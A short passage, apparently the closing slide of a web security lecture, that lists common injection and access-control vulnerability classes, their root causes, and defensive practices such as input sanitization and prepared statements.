  - SQL injection, shell code injection, file inclusion, unrestricted file upload, execution after redirection, access-control bypassing
- Root causes
  - Incomplete sanitization or wrong assumption on user input
  - Incomplete access control checks
- Practices
  - Do not use input as code!
  - Sanitize user input consistently!
  - Use prepare statements!

Question?